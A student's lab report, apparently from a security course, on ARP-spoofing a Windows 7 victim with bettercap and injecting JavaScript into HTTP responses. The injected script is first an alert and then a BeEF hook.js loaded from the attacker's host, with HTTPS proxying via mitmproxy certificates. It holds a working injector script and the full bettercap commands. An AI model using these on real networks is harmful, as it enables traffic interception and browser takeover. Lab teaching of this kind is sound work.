
Task 5 (2 %): Create a sample Web page that is infected with hook.js (http://localhost:3000/hook.js). Store the website in a file called `index.html` in path `/var/www/html`. Visit the Web page from the target machine and confirm that the browser is hooked. Report the contents of the index.html file.

Write the hooked HTML Page


Test on the local kali machine first to see if apache server is running



On the Windows 7 browser, open: `10.13.37.104`



In the BeEF Admin Panel on Kali, check under Online Browsers to confirm that the Windows 7 browser is hooked.



2 Using Bettercap for Javascript Injection


Task 6 (2 %): Open bettercap and perform a man-in-the middle attack against the victim machine. Use also the net sniffer with the verbose flag set to false. Report the commands in bettercap you used to perform the MITM attack.

```
sudo bettercap
```

ARP spoof the victim

```
10.13.37.0/24 > 10.13.37.104 » [21:02:41] [sys.log] [inf] gateway monitor started ...
10.13.37.0/24 > 10.13.37.104 » set arp.spoof.targetss 10.13.37.103
10.13.37.0/24 > 10.13.37.104 » set arp.spoof.targets 10.13.37.103
10.13.37.0/24 > 10.13.37.104 » arp.spoof on
[21:30:30] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
10.13.37.0/24 > 10.13.37.104 » [21:30:30] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.13.37.0/24 > 10.13.37.104 » [21:30:30] [endpoint.new] endpoint 10.13.37.103 detected as 08:00:27:f9:39:0a (PCS Computer Systems GmbH).
10.13.37.0/24 > 10.13.37.104 »
```

Check if spoof works




```
  Internet Address      Physical Address      Type
  10.13.37.1            08-00-27-d2-26-79     dynamic
  10.13.37.104          08-00-27-d2-26-79     dynamic
  10.13.37.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.1.85 --- 0xf
  Internet Address      Physical Address      Type
  192.168.1.64          d4-f5-47-a4-ee-4e     dynamic
  192.168.1.82          08-00-27-82-46-f8     dynamic
  192.168.1.254         18-58-80-19-8a-0a     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

```
set net.sniff.verbose false
net.sniff on
```

Task 7 (10 %): In order to inject the script we are going to use an injector script As you can see `line 12` is commented out. Replace the commented out line so that the injected javascript displays a popup (alert) that says “Successful Injection”. Report the complete injector.js you used.


Now in order to inject the Javascript code you are going to use bettercap’s `http.proxy`.



```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
 GNU nano 8.0                                  injector.js *
function onLoad() {
    log( "Injector loaded." );
    log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
    if( res.ContentType.indexOf('text/html') == 0 ){
        var body = res.ReadBody();
        if( body.indexOf('</head>') ≠ -1 ) {
            res.Body = body.replace(
                '</head>',
                '<script type="text/javascript">alert("Successful Injection");</script></head>'
            );
        }
    }
}
```

```
10.13.37.0/24 > 10.13.37.104 » [22:12:20] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.13.37.0/24 > 10.13.37.104 » [22:12:20] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
10.13.37.0/24 > 10.13.37.104 » [22:12:20] [endpoint.new] endpoint fe80::21a7:f05f:56d4:9a0e detected as 08:00:27:f9:39:0a (PCS Computer Systems GmbH).
10.13.37.0/24 > 10.13.37.104 » set http.proxy.script /home/kali/Downloads/injector.js
10.13.37.0/24 > 10.13.37.104 » http.proxy on
2024-10-19 22:13:34 inf Injector loaded.
2024-10-19 22:13:34 inf targets: 10.13.37.103
10.13.37.0/24 > 10.13.37.104 » [22:13:34] [sys.log] [inf] http.proxy started on 10.13.37.104:8080 (sslstrip disabled)
```

Task 8 (2 %) Navigate to an **HTTP** website (e.g http://solanaceaesource.org/) and check that the popup window is displayed properly. Post a screenshot of the alert on the HTTP website you visited.



Task 9 (10 %): Now try visiting an HTTPS website. You will not see the alert this time. Why doesn't this method work on HTTPS websites according to your opinion? How would one be able to make this method work on HTTPS theoretically?

JavaScript injection doesn't work on HTTPS websites because the data is **encrypted** with TLS, and only the server and the browser can decrypt it. Bettercap can't read or modify the packets, and any changes would trigger **certificate warnings** in the browser. To make it work, we can try **SSL stripping**, but many sites use **HSTS** to block this. Another way would be to install a **fake certificate** on the victim's machine, allowing the traffic to be decrypted and modified.

Task10: How does the HTTP Javascript injection work in this case in terms of file/packet inspection? Explain in a few sentences.


HTTP JavaScript injection uses Man-in-the-Middle (MITM) to modify HTTP responses. When a victim's browser requests an HTTP webpage, the Bettercap proxy intercepts the response packet before it reaches the browser. During this interception, the injector script inspects the HTML content of the response. If it finds a suitable place (like the `</head>` tag), it injects malicious JavaScript code (in this case, an alert).

Task 11 (5 %): Load the key and the certificate to bettercap's `https.proxy module`. Then, load the script injector to `https.proxy` module and start the module. Report the commands you used.

```
sudo bettercap
set https.proxy.sslcert /root/.mitmproxy/mitmproxy-ca-cert.pem
set https.proxy.sslkey /root/.mitmproxy/mitmproxy-ca.pem
set http.proxy.script /home/kali/Downloads/injector.js
https.proxy on
```

Task 12 (2 %): After starting the module go to https://facebook.com and verify that the injector works. Post screenshot of the website after successful script injection.

Sorry I could not manage to do this even I checked that I installed the mitmproxy correctly.



Task 13 (4 %): Modify the injector.js to include the hook and remove the alert. Report the modified injector.js.


Please note you need to stop HTTPS/HTTP proxy and reload it in order to pick any changes to the injector. Execute


```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat injector.js
function onLoad() {
    log( "Injector loaded." );
    log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
    if( res.ContentType.indexOf('text/html') == 0 ){
        var body = res.ReadBody();
        if( body.indexOf('</head>') != -1 ) {
            res.Body = body.replace(
                '</head>','<script src="http://10.13.37.104:3000/hook.js"></script></head>'
            );
        }
    }
}
```

Task 14 (10 %): Now close all tabs and navigate to the HTTPS website https://twitter.com Go back to BeEF panel and check if the target browser is hooked. It should not be hooked. Now check the certificate of the website you are using. Is it the same as the produced certificate by mitmproxy? If not ensure that it is. Why isn't the injection working?

It is not hooked and did not appear in the BeEF panel when accessing https://twitter.com. This is likely due to the fact that Twitter enforces HSTS (HTTP Strict Transport Security), which ensures all connections are made over secure HTTPS and prevents any downgrading to HTTP. Additionally, Twitter implements certificate pinning, meaning the browser expects a specific certificate from the server. Since the mitmproxy certificate is used instead, the browser will reject it, blocking the connection.Moreover, CSP (Content Security Policy) restrictions prevent

unauthorized scripts, such as the BeEF hook, from being injected.






Task 15 (10 %): Now visit the HTTP website http://solanaceaesource.org/In this case, the injection should work and you should be able to see the web browser in BeEF's **Online Browsers**. Why is this method working, contrary to what you experienced in **Task 14**?

It works because HTTP traffic is not encrypted, meaning it can be easily intercepted and modified by tools like Bettercap. In Task 14, the HTTPS encryption, HSTS, and certificate pinning prevented the injection. HTTP lacks these protections, allowing the BeEF hook script to be injected into the website's content without triggering security warnings or blocks.


5 More BeEF

Task 16 (2 %): In BeEF you will find a command which scans for the antivirus in the target system. Report the result of the antivirus scan from BeEF framework and how to perform it. What is the antivirus that the target machine is using?

